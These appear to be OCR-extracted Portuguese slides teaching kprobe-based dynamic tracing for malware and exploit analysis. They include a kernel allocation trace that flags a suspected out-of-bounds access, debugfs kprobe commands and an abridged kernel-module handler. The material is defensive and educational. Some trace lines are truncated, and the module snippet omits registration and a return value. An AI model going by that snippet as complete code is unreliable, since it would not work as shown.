ret____kmalloc;ffff888008038400;;;;;;

sys_epoll_create1;int flags: 0000000000000000;;;;;;0

sys_epoll_ctl;int epfd: 0000000000000004;int op: 0000000000000001;

__kmalloc;size_t arg1: 0000000000000198;gfp_t arg2: 00000000014080c0;;;;; **Alocação de 408 Bytes**

r**et____kmalloc;ffff8880080c3e00;;;;;;**

sys_ioctl;unsigned int fd: 0000000000000003;unsigned

kfree;const void * arg1: ffff8880080c3e00;;;;;;

sys_mprotect;unsigned long start: 00007cb7c8b24000;

sys_exit_group;int error_code: 0000000000000000;;;;;;0

_raw_spin_lock_irqsave;const void * arg1: ffff8880080c3ea0;;;;;; 160 Bytes além do endereço alocado!

kfree;const void * arg1: ffff88802a31cf00;;;;;;

Tracing dinâmico

- O que são os Kprobes
  - Kprobe é uma ferramenta de depuração e análise de kernel que permite inserir sondas (probes) dinâmicas em qualquer ponto do código do kernel Linux.
  - Utilizada para monitorar e rastrear a execução de funções no kernel.
  - Permite monitorar entradas e saídas de funções, manipular registros e acessar variáveis locais.
  - Quando uma função que recebeu um handler for executada, uma instrução breakpoint é executada com objetivo de modificar o fluxo de execução para a função apontada pelo handler.

Tracing dinâmico

- Exemplo de Kprobes


```
echo 'p:myprobe do_sys_open' > /sys/kernel/debug/tracing/kprobe_events

echo 1 > /sys/kernel/debug/tracing/events/kprobes/enable

cat /sys/kernel/debug/tracing/trace
```

Tracing dinâmico

- Exemplo de Kprobes

```
static struct kprobe kp;
/* Handler pré-execução: executado antes da instrução ser executada */
static int handler_pre(struct kprobe *p, struct pt_regs *regs) {
    printk(KERN_INFO "kprobe pre_handler: p->addr = 0x%p, ip = %lx, flags = 0x%lx\n",
            p->addr, regs->ip, regs->flags);
    return 0;
}
static int __init kprobe_init(void) {
    kp.symbol_name = "do_sys_open";
    kp.pre_handler = handler_pre;
}
```

Tracing dinâmico - exemplos



Tracing dinâmico - vantagens

- Comportamento em Tempo Real
  - Permite capturar e analisar comportamento malicioso em tempo real.
- Detecta Atividades Ocultas
  - Pode revelar atividades que só ocorrem durante a execução, como exploração de vulnerabilidades e carga de payloads.

Tracing dinâmico - desvantagens

- Risco de Execução
  - Executar código malicioso pode ser perigoso sem um ambiente seguro.
- Ambientes Controlados
  - Requer setups especializados, como sandboxes ou máquinas virtuais.
    - Alguns Malwares identificam ambientes virtuais e mudam o comportamento.

References

[1] Mobile Operating System Market Share, https://gs.statcounter.com/os-market-share/mobile

[2] Android Statistics (2023), https://www.businessofapps.com/data/android-statistics/

[3] Top 50 Products By Total Number Of "Distinct" Vulnerabilities, https://www.cvedetails.com/top-50-products.php

[4] iOS vs. Android: Which OS Is More Secure in 2022?, https://clario.co/blog/ios-vs-android-security/

[5] Garg, S., & Baliyan, N. (2022). "Android Stack Vulnerabilities: Security Analysis of a Decade." In: Proceedings of the International Conference on Paradigms of Communication, Computing and Data Sciences, Algorithms for Intelligent Systems. Springer, Singapore. DOI: 10.1007/978-981-16-5747-4_10.